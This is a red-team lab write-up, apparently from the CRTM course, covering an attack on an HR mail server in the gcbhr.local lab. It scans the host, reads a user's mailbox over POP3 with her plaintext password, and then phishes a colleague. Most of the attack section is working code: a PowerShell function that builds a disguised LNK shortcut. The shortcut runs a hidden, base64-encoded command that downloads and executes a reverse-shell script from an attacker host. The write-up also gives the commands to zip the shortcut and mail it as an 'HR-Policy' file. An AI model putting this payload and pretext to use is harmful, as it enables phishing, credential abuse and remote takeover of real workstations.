Phase - 4 - Section 7 - The Exchange needs to be reorganized!!!

Now that we're entering Part 4 of the CRTM lab, based on this logical topology and what we’ve been through so far here’s what we’re stepping into.
We’re shifting gears into Exchange abuse and user simulation attacks within the gcbhr.local domain. It kicks off with access to Vanessa's mailbox on HR-MAIL, where we’ll likely extract sensitive context things like credentials, meeting details, shared folders, or exposed delegation configs. Using that info, we simulate phishing to gain access on HR-ERIKA, leading to user impersonation.
Once we control a user on HR-ERIKA, we pivot into deeper abuse, we’ll impersonate privileged users via Exchange (likely using Invoke-UserImpersonation, New-PSSession, or abusing ms-Exch-... permissions), then modify mailbox or ACL entries. Ultimately, the goal is escalating to Domain Admin on gcbhr.local, exploiting misconfigured Exchange security groups or mailbox delegation that grants excessive privileges.
This phase will test how well we can:
- Craft realistic payloads to evade AV/EDR.
- Use Exchange’s internal mechanics (mailbox rights, Send-As, FullAccess).
- Abuse ACLs (via
Set-MailboxPermission,Add-MailboxPermission, etc.).
- Bypass constrained user environments and simulate trusted identities.
So overall, this is where we blend social engineering simulation with system-level exploitation to dominate the HR forest all ending with DA access through Exchange itself.
nmap -A -Pn 192.168.43.33
Starting Nmap 7.96 ( https://nmap.org ) at 2025-05-10 16:28 Pacific Daylight Time
Nmap scan report for 192.168.43.33
Host is up (0.0035s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT    STATE  SERVICE VERSION
25/tcp  open   smtp    hMailServer smtpd
| smtp-commands: HR-MAIL, SIZE 20480000, AUTH LOGIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
110/tcp open   pop3    hMailServer pop3d
|_pop3-capabilities: UIDL TOP USER
465/tcp closed smtps
587/tcp open   smtp    hMailServer smtpd
| smtp-commands: HR-MAIL, SIZE 20480000, AUTH LOGIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
995/tcp closed pop3s
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10 (94%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Windows Server 2019 (94%), Microsoft Windows 10 1903 - 21H1 (89%), Microsoft Windows 10 1607 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: HR-MAIL; OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 995/tcp)
HOP RTT     ADDRESS
1   3.00 ms 192.168.100.254
2   4.00 ms 192.168.43.33

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 44.34 seconds
Enmerating POP3 (110/TCP) Protocol
Let’s start by enabling Telnet using GUI

1. Open the Programs and Features options in Control Panel:

2. Click the Turn Windows features on or off setting:
3. Locate the Telnet Client option on the list, select it and click OK to install the feature:

4. When Windows completes the requested change, click Close.
Accessing Mail throught POP3(110/TCP) Protocol

User vanessa@gcbfinance.local
Pass: 300YearsAndStillG0ing$trong
telnet 192.168.43.33 110
LIST

RETR 1

RETR 2

RETR 3
RETR 4
RETR 5


It looks like we’ve stumbled onto a side-channel that HR is running under the radar. Erika, working from a workstation that identifies itself as hr-erika (192.168.43.24), is relaying her Thunderbird mail through a box called HR-MAIL, and Romi from IT apparently configured the whole thing without telling management. The correspondence confirms three things that matter to us. First, users are happily authenticating over clear-text POP3, which means we can replay or relay those credentials (or harvest additional ones) with almost no resistance from modern controls, because nobody is supposed to be using POP3 inside this domain in 2019. Second, the mail headers prove that HR-MAIL is exposing ESMTP on the inside and is able to route through the official server, so HR-MAIL is probably dual-homed or has a static relay permission set that we can abuse to spoof messages that appear “internal‐only”. That is an ideal launch pad for the LNK phishing payload we just finished dissecting, if Erika trusts the server and Vanessa trusts Erika, dropping a signed-off “policy update” link into this thread would fit the conversation perfectly. Third, Erika keeps asking Vanessa for ZIP archives and “lists of new employees”, so they already expect file attachments; a weaponised archive will blend right in.
Erika Phishing via Malicious ZIP
The objective is to gain a reverse shell on Erika’s workstation, which we’ve identified as ERIKA-HR. After accessing Vanessa’s mailbox over POP3 and reading internal emails, it became clear that Erika accepts ZIP file attachments and that the internal mail server is less restricted than the official infrastructure. Initial consideration was given to using NTLM relay, but this was ruled out due to self-relay protections that prevent relaying NTLM authentication back to the same machine.
Instead, we’re delivering a .LNK file packaged inside a ZIP archive. This shortcut is configured to invoke a PowerShell reverse shell back to our attacker-controlled host. Erika’s trust in Vanessa’s emails makes this an ideal pretext for delivering such a payload.
Here’s how we should proceed to achieve a reverse shell on Erika’s workstation using a phishing attack with a .LNK payload inside a ZIP file, crafted and delivered through internal email infrastructure. We'll explain each step in the present tense and first person plural, as if we’re executing the operation now.
Step 1 – Define the Create-LNKPayload Function
We start by preparing our environment. First, we set up a PowerShell function named Create-LNKPayload. This function will generate a Windows shortcut file that appears harmless but is configured to execute a malicious payload when clicked. The function requires a few parameters: the name of the LNK file, the path to the binary we want to use as the execution handler (which we keep as PowerShell), the icon path (to disguise the file), and the URL to the hosted second-stage payload. We use a realistic and universally present icon, like notepad.exe, to avoid assuming the presence of Microsoft Office.
Inside the function, we define a PowerShell command that uses Invoke-WebRequest to download a payload script from our HTTP server and save it to a writable path on the target system, such as C:\Users\Public\Invoke-PowerShellTcpEx.ps1. After saving it, we immediately execute it using cmd /c start /min to launch it silently in a new PowerShell process with execution policy bypassed. This makes the payload more resilient to AV interference and avoids common issues with inline reverse shells. We encode the entire execution command in base64 to further obfuscate and stabilize the payload when passed as arguments to the shortcut. Let’s now copy/paste the following code to the Powershell in our attacking machine.
function Create-LNKPayload{
<#
    .SYNOPSIS
        Generates a malicous LNK file
    .PARAMETER LNKName
        Name of the LNK file you want to create.
    .PARAMETER TargetPath
        Path to the exe you want to execute. Defaults to powershell.
    .PARAMETER IconPath
        Path to an exe for an icon. Defaults to Internet Explorer.
    .PARAMETER HostedPayload
        URL/URI to hosted PowerShell payload.

   .EXAMPLE
        Create-LNKPayload -LNKName 'C:\Users\user\Desktop\Policy.lnk' -IconPath 'C:\Program Files (x86)\Microsoft Office\root\Office16\winword.exe,1' -HostedPayload 'http://192.168.1.204/beacon'
        Creates a LNK named "Policy" with the 2nd available icon in the Word executable and then executes powershell code hosted at 'beacon'

#>
    [CmdletBinding(DefaultParameterSetName = 'None')]
    param(

    [Parameter(Mandatory=$True)]
        [String]
        $LNKName,

        [Parameter()]
        [String]
        $TargetPath = "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe",

        [Parameter()]
        $IconPath = 'C:\Program Files\Internet Explorer\iexplore.exe',

        [Parameter(Mandatory=$True)]
        [String]
        $HostedPayload

    )

     if($LNKName -notlike "*.lnk"){
        $LNKName = '\' + $LNKName + ".lnk"
     }elseif($LNKName -notlike 'C:\*'){
        $LNKName = $ExecutionContext.SessionState.Path.GetUnresolvedProviderPathFromPSPath('.\') + '\' + $LNKName
     }

     $payload = "PowerShell.exe -WindowStyle Hidden -Command '& {Invoke-WebRequest -Uri 'http://192.168.100.41:443/Invoke-PowerShellTcpEx.ps1' -OutFile 'C:\Users\Public\Invoke-PowerShellTcpEx.ps1'}'; cmd /c start /min PowerShell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -File 'C:\Users\Public\Invoke-PowerShellTcpEx.ps1'"
     $encodedPayload = [System.Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes($payload))
     $finalPayload = "-nop -WindowStyle Hidden -enc $encodedPayload"
     $obj = New-Object -ComObject WScript.Shell
     $link = $obj.CreateShortcut($LNKName)
     $link.WindowStyle = '7'
     $link.TargetPath = $TargetPath
     $link.IconLocation = $IconPath
     $link.Arguments = $finalPayload
     $link.Save()
}
Step 2 – Create the LNK file
Once the function is defined, we call it and generate our LNK file.
Create-LNKPayload -LNKName C:\Users\itemployee41\Documents\HR-Policy.lnk -IconPath 'C:\Windows\System32\notepad.exe,1' -HostedPayload 'payload'
Step 3 – Compress the LNK File into a ZIP Archive
After that, we compress the LNK into a ZIP archive so we can send it as an email attachment without triggering basic mail filters.
Compress-Archive -Path "$env:USERPROFILE\Documents\HR-Policy.lnk" -DestinationPath "$env:USERPROFILE\Documents\HR-Policy.zip"
Step 4 – Send the phishing mail to Erika
Next, we prepare the delivery phase. Since we already have valid credentials for Vanessa and verified that the internal SMTP server requires authentication, we authenticate using PowerShell's Send-MailMessage cmdlet. We structure the email to look like a continuation of an existing conversation between Vanessa and Erika and attach the ZIP file containing our malicious shortcut. The email is sent directly to Erika through the lab’s mail server using port 25.
$securepass = ConvertTo-SecureString '300YearsAndStillG0ing$trong' -AsPlainText -Force
$cred = New-Object System.Management.Automation.PSCredential ("vanessa@gcbfinance.local", $securepass)
Send-MailMessage -From "vanessa@gcbfinance.local" -To "erika@gcbfinance.local" -Subject "HR-Policy File" -SmtpServer 192.168.43.33 -Attachments "C:\Users\itemployee41\Desktop\HR-Policy.zip" -Credential $cred -Port 25
